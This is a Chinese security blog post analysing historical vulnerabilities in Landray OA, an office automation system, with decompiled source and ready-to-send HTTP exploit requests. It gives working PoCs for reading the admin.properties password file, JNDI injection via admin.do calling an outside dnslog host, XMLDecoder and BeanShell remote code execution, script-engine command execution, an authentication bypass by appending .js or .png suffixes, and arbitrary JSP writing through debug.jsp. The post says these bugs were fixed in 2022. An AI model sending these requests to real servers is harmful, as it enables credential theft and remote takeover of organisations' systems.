

# 蓝凌OA历史漏洞

原创 珂字辈 珂技知识分享 2022-08-23 10:05 发表于广东

均为网上已经爆出的历史漏洞，其中最新的也已在2022年得到修复无法利用。

## 1. custom.jsp文件读取

</sys/ui/extend/varkind/custom.jsp>

```
1 <%
2 JSONObject vara = JSONObject.fromObject(request.getParameter("var"));
3 JSONObject body = JSONObject.fromObject(vara.get("body"));
4 if(body.containsKey("file")){
5 %>
6 <c:import url='<%=body.getString("file") %>' charEncoding="UTF-8">
7 <c:param name="var" value="${ param['var'] }"></c:param>
8 </c:import>
9 <% }%>
```

可以看出从var传参中拿json，json的body值中拿file，然后引用file。因此产生了一个任意文件读取。

最初公开的exp是用来读取admin.do的密钥的。

```
1 POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
2 Host: test.com
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 60
5
6 var={"body":{"file":"/WEB-INF/KmssConfig/admin.properties"}}
```

jsp中的c:import标签和c:param标签是用来包含本地资源，或者引用远程资源的。  
(依赖jstl.jar/standard.jar)

```
1 <%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core"%>
2 <c:import url="http://java.sun.com" >
3 <c:param name="test" value="1234" />
4 </c:import>
```

这样实际上相当于引用`http://java.sun.com?test=1234`，不会执行代码，是一个SSRF。如果使用`/WEB-INF/web.xml`，就会引用本地文件(jsp才会包含)，无法用`../`逃脱目录，因此只能用来读取该项目的配置文件或者包含其他jsp(Servlet也可以，所以这里确切来说更像SSRF)。

当然，还可以用`file:///etc/passwd`以逃脱目录，但同样无法用来包含。所以有时候不能用相对路径读取`admin.properties`，就必须猜测绝对路径。

```
var=
{"body":{"file":"file:///home/ekp/ekp/WEB-INF/KmssConfig/admin.
properties"}}
17
18
19 password = 12345678
20 kmss.properties.encrypt.enabled = true
```

既然可以包含其他jsp或者Servlet，并且权限控制不在jsp中而是由路由分配，那么就产生了第二种利用方式，包含那些需要权限的jsp进行越权。具体有哪些可以继续看。

## 2. admin.do jndi/jdbc

通过漏洞1获取了admin的密钥，则可以进入一个管理员页面

[/admin.do](#)

基础配置	系统安全	集团应用	集成配置	应用配置
数据库配置				
连接类型	<input checked="" type="radio"/> JDBC <input type="radio"/> JNDI *			
数据库类型	My SQL v *			
数据库连接URL	jdbc:mysql://db.landray.com.cn:3306/ekp?useUnicode=true&characterEncoding=UTF-8 服务器地址: db.landray.com.cn, 默认连接端口: 3306, 数据库名: ekp			
用户名	ekp *			
密码	***** *			
启用JDBC监控	<input checked="" type="radio"/> 是 <input type="radio"/> 否 启用JDBC监控后, 您可以在“管理工具箱-请求监控-查看JDBC监控”, 查阅监控结果			
测试数据库连接	<input type="button" value="测试"/>			

很明显通过数据库测试功能我们可以创建一个JDBC或者JNDI连接，来造成反序列化/JNDI注入/任意文件读取等。具体怎么利用请自行搜索。

```
1 POST /admin.do HTTP/1.1
2 Host: test.com
```

```
3 Content-Type: application/x-www-form-urlencoded
4 Cookie: JSESSIONID=test
5 Content-Length: 55
6
7 method=testDbConn&datasource=rmi://s72tey.dnslog.cn/exp
```

但由于这个功能是靠独立的cookie鉴权的，因此无法用文件包含去越权。

### 3. sysSearchMain.do XMLdecode反序列化

[/sys/search/sys\\_search\\_main/sysSearchMain.do](#)

代码位于

[kmss\\_sys\\_search.jar!com.landray.kmss.sys.search.actions.SysSearchMainAction](#)

```
1 public ActionForward editParam(ActionMapping mapping, ActionForm
2 form, HttpServletRequest request, HttpServletResponse response)
3 throws Exception {
4 TimeCounter.logCurrentTime("Action-editParam", true, getClass());
5 KmssMessages messages = new KmssMessages();
6 try {
7 SysSearchMainForm mainForm = (SysSearchMainForm)form;
8 if (StringUtil.isNull(mainForm.getFdParemNames()))
9 return getActionForward("edit", mapping, form, request,
10 response);
11 Map<String, Object> searchConditionInfo = new HashMap<>();
12 List<SearchConditionEntry> entries =
13 SysSearchDictUtil.getParamConditionEntry(mainForm);
14 searchConditionInfo.put("entries", entries);
15 request.setAttribute("searchConditionInfo", searchConditionInfo);
16 setParametersToSearchConditionInfo(mainForm, searchConditionInfo);
17 } catch (Exception e) {
18 messages.addError(e);
19 }
20 TimeCounter.logCurrentTime("Action-editParam", false, getClass());
21 if (messages.hasError()) {
22 KmssReturnPage.getInstance(request).addMessages(messages)
23 .addButton(0).save(request);
```

```

24 return getActionForward("failure", mapping, form, request,
25 response);
26 }
    return getActionForward("editParam", mapping, form, request,
        response);
    }

```

ActionForm类为封装的参数，先判断`mainForm.getFdParemNames()`是否为空，然后是核心代码`setParametersToSearchConditionInfo(mainForm, searchConditionInfo)`，跟进。

```

1 protected void setParametersToSearchConditionInfo(SysSearchMainForm
2 mainForm, Map<String, Object> searchConditionInfo) throws Exception {
3 if (StringUtil.isNotNull(mainForm.getFdParameters())) {
4 Map<String, Map<String, String>> parameters =
5 ObjectXML.objectXMLDecoderByString(mainForm.getFdParameters())
6 .get(0);
7 searchConditionInfo.put("parameters", parameters);
8 }
9 }

```

可以看到`mainForm.getFdParameters()`经过了`objectXMLDecoderByString()`处理，因此此处存在XMLDecoder反序列化，由于此OA存在bsh，因此可直接执行命令。

```

1 POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
2 Host: test.com
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 328
5
6 var={"body":{"file":"/sys/search/sys_search_main/sysSearchMain.do?
method=editParam"}}&fdParemNames=11&fdParameters=<java><void
class="bsh.Interpreter"><void method="eval">
<string>Runtime.getRuntime().exec("calc");</string></void></void>
</java>

```

而bsh可直接回显或者打入内存马如下。

```
var=
{"body":{"file":"/sys/search/sys_search_main/sysSearchMain.do?method=editParam"}}&fdParamNames=11&fdParameters=<java><void
class="bsh.Interpreter"><void
method="eval"><string>\u0020\u0020\u0020\u0020\u0062\u006f\u006
f\u006c\u0065\u0061\u006e\u0020\u0066\u006c\u0061\u0067\u0020\u
003d\u0020\u0066\u0061\u006c\u0073\u0065\u003b\u0054\u0068\u007
8 vary: accept-encoding
9 Date: Thu, 14 Jul 2022 03:26:39 GMT
10 Content-Length: 19096
11
12 Execute: uid=1000(ekp) gid=1000(ekp) grcup=1000(ekp)
13
14
```

更多XMLDecoder反序列化payload自寻。

同action下`rtnEditParam`也存在一模一样的问题。

## 4. dataxml.jsp 等代码执行

[/sys/common/dataxml.jsp](#)

[/sys/common/treexml.jsp](#)

[/sys/common/treejson.jsp](#)

[/sys/common/datajson.jsp](#)

[/data/sys-common/dataxml](#)

[/data/sys-common/treexml](#)


[/data/sys-common/datajson](#)

`/sys/common`目录下有一系列神奇的jsp，而且它们有几个还有对应的分身，为了方便，我们直接去jar包看分身的源码。

`kmss_core.jar!com.landray.kmss.common.actions.DataController`

```
1 @RequestMapping(value = {"datajson"}, produces =
2 {"application/json;charset=UTF-8"})
3 @ResponseBody
4 public RestResponse<JSONArray> datajson(HttpServletRequest request,
5 HttpServletResponse response) throws Exception {
6 String s_bean = request.getParameter("s_bean");
7 JSONArray array = new JSONArray();
8 JSONArray jsonArray = null;
9 try {
10 Assert.notNull(s_bean, "参数s_bean不能为空!");
11 RequestContext requestInfo = new RequestContext(request, true);
12 String[] beanList = s_bean.split(";");
13 List result = null;
14 for (int i = 0; i < beanList.length; i++) {
15     IXMLDataBean treeBean =
16         (IXMLDataBean)SpringBeanUtil.getBean(beanList[i]);
17     result = treeBean.getDataList(requestInfo);
18 }
```

s\_bean传参，可以用分号分割，然后依次getBean，最终强转成IXMLDataBean，将整个RequestContext传进去调用getDataList()。也就是说，我们可以调用任意实现了IXMLDataBean接口的getDataList()，那么搜索getDataList发现如下类。



其中SysFormulaValidate可造成bsh代码执行。

```
1 public List getDataList(RequestContext requestInfo) throws Exception
2 {
3     List<Map<Object, Object>> rtnVal = new ArrayList();
4     Map<Object, Object> node = new HashMap<>();
5     String msg = null;
6     String confirm = null;
7     try {
8         String script = requestInfo.getParameter("script");
9         String type = requestInfo.getParameter("returnType");
10        String funcs = requestInfo.getParameter("funcs");
11        String model = requestInfo.getParameter("model");
12        FormulaParser parser = FormulaParser.getInstance(requestInfo,
13            new ValidateVarGetter(null), model);
14        if (StringUtil.isNotNull(funcs)) {
15            String[] funcArr = funcs.split(";");
16            for (int i = 0; i < funcArr.length; i++)
17                parser.addPropertiesFunc(funcArr[i]);
```

```
18 }  
    Object value = parser.parseValueScript(script, type);
```

script传参，跟进parseValueScript()

```
1 public Object parseValueScript(String script, String type) throws  
2 EvalException, KmssUnExpectTypeException {  
3     Object value = parseValueScript(script);  
4     if (StringUtil.isNotNull(type))  
5     value = getSysMetadataParser().formatValue(value, type);  
6     return value;  
7 }
```

继续跟进parseValueScript()

```
1 public Object parseValueScript(String script) throws EvalException {  
2     if (StringUtil.isNull(script))  
3     return null;  
4     Interpreter interpreter = new Interpreter();  
5     ClassLoader loader = Thread.currentThread().getContextClassLoader();  
6     try {  
7         if (loader != null)  
8         interpreter.setClassLoader(loader);  
9         StringBuffer importPart = new StringBuffer();  
10        importPart.append("import ").append(  
11        OtherFunction.class.getPackage().getName()).append(  
12        ".*;\r\n");  
13        StringBuffer preparePart = new StringBuffer();  
14        StringBuffer leftScript = new StringBuffer();  
15        String rightScript = script.trim();  
16        Map<String, FunctionScript> funcScriptMap = new HashMap<>();  
17        /*.....*/  
18        String m_script = String.valueOf(importPart.toString()) +  
19        preparePart.toString() +  
20        leftScript + rightScript;  
21        if (logger.isDebugEnabled())  
22        logger.debug("执行公式: " + m_script);  
23        runningData.set(this.contextData);
```

```
return interpreter.eval(m_script);
```

可以发现就是bsh代码执行，因此POC可以构造出来。

```
1 POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
2 Host: test.com
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 143
5
6 var={"body":{"file":"/data/sys-
  common/datajson"}}&s_bean=sysFormulaValidate&script=Runtime.getRuntime().exec("whoami");
```

而其他6个接口代码和/data/sys-common/datajson类似，因此一共七处地方可以调用 `SysFormulaValidate.getDataList()` 执行bsh代码。

[/sys/common/dataxml.jsp](#)

[/sys/common/treexml.jsp](#)

[/sys/common/treejson.jsp](#)

[/sys/common/datajson.jsp](#)

[/data/sys-common/dataxml](#)

[/data/sys-common/treexml](#)

[/data/sys-common/datajson](#)

那么其他IXMLDataBean就没问题了吗，我们继续看SysFormulaValidateByJS。

```
1 public List getDataList(RequestContext requestInfo) throws Exception
2 {
3     List<Map<Object, Object>> rtnVal = new ArrayList();
4     Map<Object, Object> node = new HashMap<>();
5     String msg = null;
6     String confirm = null;
7     try {
8         String script = requestInfo.getParameter("script");
9         String type = requestInfo.getParameter("returnType");
10        String funcs = requestInfo.getParameter("funcs");
```



```

11 String model = requestInfo.getParameter("model");
12 FormulaParserByJS parser =
13 FormulaParserByJS.getInstance(requestInfo,
14 new ValidateVarGetter(null), model);
15 if (StringUtil.isNotNull(funcs)) {
16 String[] funcArr = funcs.split(";");
17 for (int i = 0; i < funcArr.length; i++)
18 parser.addPropertiesFunc(funcArr[i]);
19 }
20 Object value = parser.parseValueScript(script, type);

```

向下跟就会发现。

```

1 ScriptEngineManager factory = new ScriptEngineManager();
2 ScriptEngine engine = factory.getEngineByMimeType("text/javascript");
3 /*.....*/
4 return engine.eval(m_script);

```

只是换了el表达式做sink点，POC如下。

```

1 POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
2 Host: test.com
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 176
5
6 var={"body":{"file":"/data/sys-
  common/datajson"}}&s_bean=sysFormulaValidateByJS&script=new
  java.lang.ProcessBuilder['(java.lang.String[])'](['sh','-c','touch
  /tmp/1']).start();

```

这种sink点不少，甚至其他jar也有，具体不一一表述。

## 5. dataxml等越权

上文提到的


[/data/sys-common/dataxml](#)

[/data/sys-common/treexml](#)

[/data/sys-common/datajson](#)


存在静态资源后缀越权，直接访问如下

```
-<RestResponse>
  <success>>false</success>
  <data/>
  <msg>Unauthorized</msg>
  <code>error.httpStatus.401</code>
</RestResponse>
```

 珂技知识分享

增加静态资源后缀，js/png/tmpI则可直接访问

```
-<RestResponse>
  <success>>false</success>
  <data/>
  <msg>参数s_bean不能为空! </msg>
  <code>error.httpStatus.500</code>
</RestResponse>
```

 珂技知识分享

因此POC如下。

```
1 POST /data/sys-common/dataxml.js HTTP/1.1
2 Host: test.com
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 65
5
6 s_bean=sysFormulaValidate&script=Runtime.getRuntime().exec("id");
```

其原因是静态资源走ResourceCacheFilter，无需权限校验。

[WEB-INF/KmssConfig/sys/authentication/spring.xml](#)

```

class="org.springframework.security.web.FilterChainProxy">
<constructor-arg>
<list value-type="org.springframework.security.web.SecurityFilterChain">
<!-- 静态资源, 加有效期|版本号 -->
<sec:filter-chain pattern="/**/*.*gif" filters="resourceCacheFilter" />
<sec:filter-chain pattern="/**/*.*jpg" filters="resourceCacheFilter" />
<sec:filter-chain pattern="/**/*.*png" filters="resourceCacheFilter" />
<sec:filter-chain pattern="/**/*.*bmp" filters="resourceCacheFilter" />
<sec:filter-chain pattern="/**/*.*ico" filters="resourceCacheFilter" />
<sec:filter-chain pattern="/**/*.*css"
filters="resourceCacheFilter,gzipFilter" />
<sec:filter-chain pattern="/**/*.*js"
filters="resourceCacheFilter,gzipFilter" />
<sec:filter-chain pattern="/**/*.*tmpl"
filters="resourceCacheFilter,gzipFilter" />
<sec:filter-chain pattern="/**/*.*html" filters="gzipFilter" />
<!-- RestApi的过滤, 由于使用不同的认证方式和非会话管理, 所以独立一条链路 -->

```

而该OA的`useSuffixPatternMatch`开关又默认开启, 导致可以通过增加静态资源后缀进行权限绕过。

## 6. erp\_data.jsp代码执行

[/tic/core/resource/js/erp\\_data.jsp](/tic/core/resource/js/erp_data.jsp)

和dataxml.jsp一样, 唯一不同的是传参变了。

```

1 POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
2 Host: test.com
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 136
5
6 var={"body":
  {"file":"/tic/core/resource/js/erp_data.jsp"}}&erpServcieName=sysForm
  ulaValidate&script=Runtime.getRuntime().exec("whoami");

```

## 7. debug.jsp代码执行

</sys/common/debug.jsp>

```

1 <%
2 String code = request.getParameter("fdCode");
3 if(code!=null){
4 code = "<"+"%@ page language=\"java\" contentType=\"text/html;

```

```

5  charset=UTF-8\""+
6  "  pageEncoding=\"UTF-8\\\"%\"+\"><\" + \"% \" + code + \" %\" + ">";
7  FileOutputStream outputStream = new
8  FileOutputStream(ConfigLocationsUtil.getWebContentPath()+"/sys/commo
9  n/code.jsp");
10 BufferedWriter bw = new BufferedWriter(new OutputStreamWriter(
11  outputStream, "UTF-8"));
    bw.write(code);
    bw.close();
    %>

```

额，非常直白的写jsp。

```

1  POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
2  Host: test.com
3  Content-Type: application/x-www-form-urlencoded
4  Content-Length: 80
5
6  var={"body":
    {"file":"/sys/common/debug.jsp"}}&fdCode=out.println("Hello world");

```

然后再访问code.jsp

```

1  POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
2  Host: test.com
3  Content-Type: application/x-www-form-urlencoded
4  Content-Length: 44
5
6  var={"body":{"file":"/sys/common/code.jsp"}}

```

喜欢此内容的人还喜欢

记某个认证小靶场

珂技知识分享

